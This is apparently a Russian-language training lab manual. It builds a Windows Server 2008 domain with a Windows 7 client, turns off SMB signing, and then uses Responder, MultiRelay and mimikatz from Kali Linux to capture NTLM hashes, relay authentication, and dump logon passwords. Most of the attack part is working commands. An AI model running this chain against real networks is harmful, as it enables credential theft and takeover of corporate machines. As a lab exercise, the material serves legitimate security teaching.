
Нажимаем на кнопку «Finish».

Теперь система предложит перезагрузить сервер для того чтобы новые настройки вступили в силу. Нажимаем на кнопку «Restart Now».


Повышение роли сервера до уровня контроллера домена завершено.

Для управления пользователями, группами и другими объектами каталога Active Directory можно использовать привычную многим оснастку Active Directory Users and Computers.


Переходим в меню «Start» и выбираем пункт «Administrative Tools», далее выбираем «Active Directory Users and Computers».





Откроется оснастка Active Directory Users and Computers.



7. Добавить пользователя в домене. Назначить ему группу Domain Admins.





 

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_



Примечание:

Пароль должен соответствовать стандартным требованиям политик безопасности, поэтому если Вы испытываете сложности в его формировании, перейдите в политики и измените соответствующие настройки.


Обратите внимание, что в данном случае изменить сложность пароля в локальных политиках невозможно.


Данный факт объясняется тем, что локальная политика компьютера теперь задаётся групповой политикой домена, соответственно необходимо внести изменения в групповых политиках сервера

Пройдя по древу конфигураций Вы можете отключить требование сложности к паролю.



Для того, чтобы изменённые Вами параметры вступили в силу необходимо обновить групповые политики на данном контроллере домена выполнив команду в консоли cmd иначе нам придётся перезагружать сервер, что в реальных условиях не всегда возможно.



Конец примечания.


\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_


В свойствах пользователя добавим пользователя в группы:

- через меню ПКМ – All tasks - Add to a group

либо


- через меню ПКМ - properties – member of – add…






8 Добавить Windows 7 в домен под созданным пользователем.

Так как в пункте 5.2 уже была проведена настройка статических адресов для обоих компьютеров, откройте свойства компьютера, перейдите в окно «Свойства системы» нажав на элемент интерфейса «Изменить параметры», а затем на кнопку «Изменить…». Введите имя компьютера и имя домена, созданного в Windows Server.



 

Появление окна с просьбой ввести данные пользователя подтверждает верность выполненных ранее настроек. Введите данные пользователя, созданного в пункте 7.




9. Убедиться на Windows Server, что Windows 7 есть в домене.


Обратите внимание, что результаты выполнения операций пункта 8 отразятся на Windows Server 2008 в виде имени нашего компьютера, добавленного в домен.

После перезагрузки обоих компьютеров Вам необходимо на Windows 7 зайти под пользователем в домене. Для этого на стартовом окне после ввода клавиш Ctrl+Alt+Delete нажмите на кнопку «Сменить пользователя» - «Другой пользователь» и введите в соответствующие поля данные созданного Вами в пункте 8 пользователя. Обратите внимание, что пользователь находится в домене LABA



После входа пользователя в настройках сервера появится запись о нашем компьютере на Windows 7, которую Вам необходимо проверить.



10. На Windows Server отредактируем реестр выключив SMB Signing для проведения атаки

Для перехода к реестру выполните команду regedit любым удобным Вам способом, а затем перейдите в ветку реестра:

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters

Выставить 0 для:

EnableSecuritySignature

RequireSecuritySignature



10.2. Перезагрузка

**II. Использование инструмента Responder**

1. Запускаем Kali Linux

2. Попробовать пропинговать все компьютеры в домене

3. Использовать Nmap без флагов и как в примере ниже:

nmap -Pn -p137,139,445 10.2.0.15

nmap -Pn -p137,139,445 10.2.0.16

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Примечание:

Из справки по Nmap можно расшифровать элементы команды:

nmap ("Network Mapper") - это утилита с открытым исходным кодом для исследования сети и проверки безопасности.


-Pn - рассматривать все хосты будто бы они онлайн -- пропустить обнаружение хостов

-p <диапазон\_портов> - cканирование только определенных портов

[дополнительная информация по утилите: https://kali.tools/?p=1317]

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Вы должны получить результат следующего вида:



3. Запустить Responder


sudo responder -I eth0

4. Зайти в Windows 7

4.1. Нажать win+r

4.2. Ввести [\\test](file:///\\test)

5. Вернуться в Kali и убедиться в наличии хэша для созданного юзера



*В атаке pass-the-hash злоумышленник не сможет использовать данные из NTMLv2-SSP Hash, но с помощью John The Ripper взлом может быть успешен.*

6. Удалить созданную базу данных Responder. Это необходимо в связи с тем, что, единожды получив базу данных, Responder не соберёт данные повторно.

Ctrl+c

sudo rm /usr/share/responder/Responder.db

7. Открыть ещё один терминал для установки и запуска второго инструмента – MultiRelay.

sudo pip install pycrypto

cd /usr/share/responder/tools

sudo responder-MultiRelay -h

sudo apt-get install gcc-mingw-w64-x86-64

sudo x86\_64-w64-mingw32-gcc ./MultiRelay/bin/Runas.c -o ./MultiRelay/bin/Runas.exe -municode -lwtsapi32 -luserenv

sudo x86\_64-w64-mingw32-gcc ./MultiRelay/bin/Syssvc.c -o ./MultiRelay/bin/Syssvc.exe -municode

(для внесения ясности в формулировку команды, найдите её элементы в официальном справочнике по Kali - <https://kali.tools/?p=1679>. Запомните данный источник информации о различных инструментах, представленных в ОС.)

8. Используем против Windows Server

sudo responder-MultiRelay -t 10.0.2.15 -u ALL

(для внесения ясности в формулировку команды, найдите её элементы в официальном справочнике по Kali - <https://kali.tools/?p=1679>)

9. Возвращаемся в прошлый терминал и отредактируем файл настроек через консольный текстовый редактор nano.

sudo nano /usr/share/responder/Responder.conf

10. Ставим off для SMB и HTTP


11. sudo responder -I eth0

12. Переключаемся на Windows 7

12.1. Нажать win+r

12.2. Ввести [\\test2](file:///\\test2)

13. Вернуться в Kali и получить похожий результат




14. Введите команду ipconfig и убедитесь, что вы видите ip-адрес Вашего компьютера на Windows 7 (10.0.2.15). Если IP-адрес не совпадает, обратите внимание какой из компьютеров Вы стали слушать в пункте 8.

15. В окне MultiRelay введите команду help и обратите внимание какое количество инструментов возможно теперь использовать для атаки на сеть предприятия.

16. Ввести upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe (пояснить зачем нужна данная команда).

runas C:\Windows\Temp\mimikatz.exe privilege::debug sekurlsa::logonpasswords exit

delete /windows/temp/mimikatz.exe



17. изучите содержимое полученной информации и найдите логин и пароль всех компьютеров, подключенных к сети eth0. Сделайте скриншот, где виден пароль администратора и пользователя Windows 7

18. Остановить Responder и Multirelay

